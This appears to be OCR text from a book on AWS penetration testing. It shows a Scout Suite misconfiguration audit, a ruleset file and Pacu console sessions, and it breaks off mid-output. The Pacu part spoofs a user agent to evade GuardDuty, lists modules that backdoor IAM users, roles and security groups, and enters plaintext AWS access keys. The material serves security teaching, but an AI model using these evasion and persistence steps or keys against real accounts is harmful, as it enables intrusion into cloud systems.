

aws
Services
Resource Groups
Add user
1
2
3
4
5
Success
You successfully created the users shown below. You can view and download user security credentials. You can also email users instructions for signing in to the AWS Management Console. This is the last time these credentials will be available to download. However, you can create new credentials at any time.
Users with AWS Management Console access can sign-in at: https://296257623250.signin.aws.amazon.com/console
Download .csv
User
Access key ID
Secret access key
auditor
AKIA
C6dw4
r Hide
Created user auditor
Attached policy ReadOnlyAccess to user auditor
Attached policy SecurityAudit to user auditor
Created access key for user auditor



aws
Services
Resource Groups
Search IAM
Add user
Delete user
Dashboard
Groups
Users
Roles
Policies
Identity providers
Account settings
Credential report
Encryption keys
Find users by username or access key
User name
Groups
auditor
None


```
ec2-user@kali:~$ Scout aws
Fetching IAM config...
             groups           policies              roles              users credential_reports    password_policy
                0/0                5/5                3/3                1/1                2/2                0/0
Fetching Route53Domains config...
            domains
                0/0
Fetching SES config...
            regions         identities
                3/3                0/0
Fetching RDS config...
            regions   parameter_groups          instances          snapshots    security_groups      subnet_groups
              16/16                0/0                0/0                0/0              16/16                0/0
Fetching CloudTrail config...
            regions             trails
              16/16                0/0
Fetching ELB config...
            regions               elbs
              16/16                0/0
Fetching EFS config...
            regions       file_systems
              11/11                0/0
Fetching ELBV2 config...
            regions                lbs       ssl_policies
              16/16                0/0                7/7
Fetching CloudWatch config...
            regions             alarms
              16/16                0/0
Fetching Lambda config...
            regions          functions
              16/16                0/0
Fetching RedShift config...
            regions   parameter_groups           clusters    security_groups
              16/16                0/0                0/0                0/0
Fetching S3 config...
            buckets
                1/1
Fetching CloudFormation config...
            regions             stacks
              16/16                0/0
```





Service	Resources	Rules	Findings	Checks
Lambda	0	0	0	0
CloudFormation	0	1	0	0
CloudTrail	0	5	17	18
CloudWatch	0	1	0	0
Directconnect	0	0	0	0
EC2	27	23	83	773
EFS	0	0	0	0
ElastiCache	0	0	0	0
ELB	0	1	0	0
ELBV2	7	3	0	0
EMR	0	0	0	0
IAM	11	32	6	51
RDS	16	7	0	0
RedShift	0	6	0	0
Route53	0	3	0	0
S3	1	19	8	21
SES	0	2	0	0


Scout Suite
Analytics
Compute
Database
Management
Messaging
Network
Security
Storage
Regions
Filters
EC2 Dashboard
Filter findings
Show All
Good
Warning
Danger
All ports open to all
EBS volume not encrypted
SSH port open to all
All ports open
Non-empty rulesets for default security groups
TCP port open to all
Unrestricted network traffic within security group
Unused security groups
Default security groups in use
DNS port open to all
FTP port open
MongoDB port open to all
MsSQL port open to all
MySQL port open to all


Scout Suite
Analytics
Compute
Database
Management
Messaging
Network
Security
Storage
Regions
Filters
All ports open to all
CSV
JSON
Show all
21
ap-northeast-1
vpc-686d4e0f
ap-northeast-2
vpc-ffb74294
ap-south-1
vpc-74d3fb1c
ap-southeast-1
vpc-dee2d5b9
ap-southeast-2
vpc-fb4c169c
ca-central-1
vpc-f5bfd39d
eu-central-1
vpc-fb808f90
eu-north-1
vulnsecgroup
Information
Description: vulnerable
Region: us-east-1
VPC: VulnVPC (vpc-0b24083bd355d40ca)
ID: sg-066cbc3005ac078c2
Egress Rules
1
ALL
Ports:
N/A
IP addresses:
0.0.0.0/0
Ingress Rules
2
ALL
Ports:
N/A
IP addresses:
0.0.0.0/0
::/0
Usage
EC2 Network interfaces
1
eni-0158380a764cb9909
This group is not used by either EC2, RDS, or Redshift.
Default security groups should not be used.


Scout Suite
Analytics
Compute
Database
Management
Messaging
Network
Security
Storage
Regions
Filters
S3 Dashboard
Filter findings
Show All
Good
Warning
Danger
Bucket world-writable (anonymous)
Bucket's permissions world-writable (anonymous)
Bucket access logging disabled
Bucket allowing clear text (HTTP) communication
Bucket without default encryption enabled
Bucket without versioning
Bucket world-listable (anonymous)
Bucket's permissions world-readable (anonymous)
Bucket world-listable
Bucket world-writable
Bucket's permissions world-readable
Bucket's permissions world-writable
Versioned bucket without MFA delete
All actions authorized to all principals


Scout Suite
Analytics
Compute
Database
Management
Messaging
Network
Security
Storage
Regions
Filters
VPC Dashboard
Filter findings
Show All
Good
Warning
Danger
Network ACLs allow all egress traffic (default)
Network ACLs allow all ingress traffic (default)
Subnet with allow all egress NACLs
Subnet with allow all ingress NACLs
Subnet without a flow log
Network ACLs allow all egress traffic (custom)
Network ACLs allow all ingress traffic (custom)
Unused network ACLs



Scout Suite
Analytics
Compute
Database
Management
Messaging
Network
Security
Storage
Regions
Filters
IAM Dashboard
Filter findings
Show All
Good
Warning
Danger
Lack of MFA (root account)
Minimum password length too short
Password expiration disabled
Password reuse enabled
Root account has active keys
Root account used recently
AssumeRole policy allows all principals
Cross-account AssumeRole policy lacks external ID and MFA
Lack of key rotation (Active)
Lack of key rotation (Inactive)
Managed policy allows iam:PassRole *
Managed policy allows NotActions
Managed policy allows sts:AssumeRole *
Managed policy not attached to any entity

myruleset.json

```
{
    "about": "This ruleset consists of numerous rules that are considered standard by the project's maintainers in an effort to avoid false-positive warnings. The rules enabled range from violations of well-known security best pr
    "rules": {
        "cloudformation-stack-with-role.json": [
            {
                "enabled": true,
                "level": "danger"
            }
        ],
        "cloudtrail-duplicated-global-services-logging.json": [
            {
                "enabled": true,
                "level": "warning"
            }
        ],
        "cloudtrail-no-global-services-logging.json": [
            {
                "enabled": true,
                "level": "danger"
            }
        ],
        "cloudtrail-no-log-file-validation.json": [
            {
                "enabled": true,
                "level": "danger"
            }
        ],
        "cloudtrail-no-logging.json": [
            {
                "enabled": true,
                "level": "danger"
            }
        ],
        "cloudtrail-not-configured.json": [
            {
                "enabled": true,
                "level": "danger"
            }
        ],
        "cloudwatch-alarm-without-actions.json": [
            {
                "enabled": true,
                "level": "warning"
            }
```


```
        "vpc-default-network-acls-allow-all.json": [
            {
                "args": [
                    "ingress",
                    "source"
                ],
                "enabled": true,
                "level": "danger"
            },
            {
                "args": [
                    "egress",
                    "destination"
                ],
                "enabled": true,
                "level": "warning"
            }
        ],
```

```
        "vpc-subnet-with-default-acls.json": [
            {
                "enabled": true,
                "level": "danger"
            }
        ],
```


Scout Suite
Analytics
Compute
Database
Management
Messaging
Network
Security
Storage
Regions
Filters
VPC Dashboard
Filter findings
Show All
Good
Warning
Danger
Network ACLs allow all ingress traffic (default)
Subnet with allow all egress NACLs
Subnet with allow all ingress NACLs
Network ACLs allow all egress traffic (default)
Subnet without a flow log
Network ACLs allow all egress traffic (custom)
Network ACLs allow all ingress traffic (custom)
Unused network ACLs
Subnet with default NACLs
Scout Suite is an open-source tool released by NCC Group

Chapter 18: Using Pacu for AWS Pentesting

```
root:~/Documents/pacu# python3 pacu.py

settings.py file not found. Creating one from settings_template.py
  Settings file created.
```



```
No database found at /root/Documents/pacu/sqlite.db
Database created at /root/Documents/pacu/sqlite.db

What would you like to name this new session? ExampleSession
Session ExampleSession created.
```

```
Detected environment as Kali Linux. Modifying user agent to hide that from GuardDuty...
  User agent for this session set to:
    Boto3/1.7.48 Python/3.5.0 Windows/ Botocore/1.10.48
```

```
Pacu (ExampleSession:No Keys Set) > set_keys
Setting AWS Keys...
Press enter to keep the value currently stored.
Enter the letter C to clear the value, rather than set it.
If you enter an existing key_alias, that key's fields will be updated instead of added.

Key alias [None]: ExampleUser
Access key ID [None]: AKIAIK642RL7B66LZRFQ
Secret access key [None]: X2caC4Yhhp/j4EvBwczj7GFFxJ9jsFmtP49+skii
Session token (Optional - for temp AWS keys only) [None]:

Keys saved to database.

Pacu (ExampleSession:ExampleUser) >
```

```
Pacu (ExampleSession:ExampleUser) > swap_keys

Swapping AWS Keys. Press enter to keep the currently active key.
AWS keys in this session:
  [1] ExampleUser (ACTIVE)
  [2] SecondExampleUser
Choose an option: 2
AWS key is now SecondExampleUser.
Pacu (ExampleSession:SecondExampleUser) > _
```

```
Pacu (ExampleSession:SecondExampleUser) > ls

[Category: RECON_UNAUTH]

  iam__enum_roles
  s3__bucket_finder
  iam__enum_users

[Category: ENUM]

  inspector__get_reports
  aws__enum_account
  ec2__enum
  ec2__check_termination_protection
  iam__get_credential_report
  iam__detect_honeytokens
  codebuild__enum
  lightsail__enum
  ebs__enum_volumes_snapshots
  iam__enum_users_roles_policies_groups
  iam__bruteforce_permissions
  glue__enum
  lambda__enum
  iam__enum_permissions
  ec2__download_userdata
  aws__enum_spend

[Category: ESCALATE]

  iam__privesc_scan
```

```
Pacu (ExampleSession:SecondExampleUser) > search cat PERSIST

[Category: PERSIST]

  lambda__backdoor_new_users
    Creates a Lambda function and CloudWatch Events rule to backdoor new IAM users.

  iam__backdoor_assume_role
    Creates assume-role trust relationships between users and roles.

  ec2__backdoor_ec2_sec_groups
    Adds backdoor rules to EC2 security groups.

  iam__backdoor_users_password
    Adds a password to users without one.

  iam__backdoor_users_keys
    Adds API keys to other users.

  lambda__backdoor_new_sec_groups
    Creates a Lambda function and CloudWatch Events rule to backdoor new EC2 security groups.

  lambda__backdoor_new_roles
    Creates a Lambda function and CloudWatch Events rule to backdoor new IAM roles.
```

```
Pacu (ExampleSession:SecondExampleUser) > help iam__enum_permissions

iam__enum_permissions written by Spencer Gietzen of Rhino Security Labs.

Prerequisite Module(s): ['iam__enum_users_roles_policies_groups']

usage: exec iam__enum_permissions [--all-users] [--user-name USER_NAME] [--all-roles]
               [--role-name ROLE_NAME]

This module will attempt to use IAM APIs to enumerate a confirmed list of IAM
permissions for the current user. This is done by checking attached and inline
policies for the user and the groups they are in.

optional arguments:
  --all-users           Run this module against every user in the account and
                        store the results to ./sessions/[current_session_name]
                        /downloads/confirmed_permissions/user-[user_name].json
                        . This data can then be run against the privesc_scan
                        module with the --offline flag enabled.
  --user-name USER_NAME
                        A single user name of a user to run this module
                        against. By default, the active AWS keys will be used.
  --all-roles           Run this module against every role in the account and
                        store the results to ./sessions/[current_session_name]
                        /downloads/confirmed_permissions/role-[role_name].json
                        . This data can then be run against the privesc_scan
                        module with the --offline flag enabled.
  --role-name ROLE_NAME
                        A single role name of a role to run this module
                        against. By default, the active AWS keys will be used.
```

```
Pacu (ExampleSession:SecondExampleUser) > whoami
{
  "UserName": null,
  "RoleName": null,
  "Arn": null,
  "AccountId": null,
  "UserId": null,
  "Roles": null,
  "Groups": null,
  "Policies": null,
  "AccessKeyId": "AKIAIK642RL7B66LZRFQ",
  "SecretAccessKey": "X2caC4Yhhp/j4EvBwczj********************",
  "SessionToken": null,
  "KeyAlias": "SecondExampleUser",
  "PermissionsConfirmed": null,
  "Permissions": {
    "Allow": {},
    "Deny": {}
  }
}
```

```
Pacu (ExampleSession:SecondExampleUser) > whoami
{
  "UserName": "ExampleUser",
  "RoleName": null,
  "Arn": "arn:aws:iam::216825089941:user/ExampleUser",
  "AccountId": "216825089941",
  "UserId": null,
  "Roles": null,
  "Groups": null,
  "Policies": null,
  "AccessKeyId": "AKIAIK642RL7B66LZRFQ",
  "SecretAccessKey": "X2caC4Yhhp/j4EvBwczj********************",
  "SessionToken": null,
  "KeyAlias": "SecondExampleUser",
  "PermissionsConfirmed": null,
  "Permissions": {
    "Allow": {},
    "Deny": {}
  }
}
```


```
Pacu (ExampleSession:SecondExampleUser) > data

Session data:
aws_keys: [
    <AWSKey: ExampleUser>
    <AWSKey: SecondExampleUser>
]
id: 1
created: "2019-01-22 23:38:17.141160"
is_active: true
name: "ExampleSession"
boto_user_agent: "Boto3/1.7.48 Python/3.5.0 Windows/ Botocore/1.10.48"
key_alias: "SecondExampleUser"
access_key_id: "AKIAIK642RL7B66LZRFQ"
secret_access_key: "******" (Censored)
session_regions: [
    "all"
]

Proxy data:
{
  "IP": "0.0.0.0",
  "Port": 80,
  "Listening": false,
  "SSHUsername": "",
  "SSHPassword": "",
  "TargetAgent": []
}
```

```
Pacu (ExampleSession:SecondExampleUser) > data

Session data:
aws_keys: [
    <AWSKey: ExampleUser>
    <AWSKey: SecondExampleUser>
]
id: 1
created: "2019-01-22 23:38:17.141160"
is_active: true
name: "ExampleSession"
boto_user_agent: "Boto3/1.7.48 Python/3.5.0 Windows/ Botocore/1.10.48"
key_alias: "SecondExampleUser"
access_key_id: "AKIAIK642RL7B66LZRFQ"
secret_access_key: "******" (Censored)
session_regions: [
    "all"
]
EC2: {
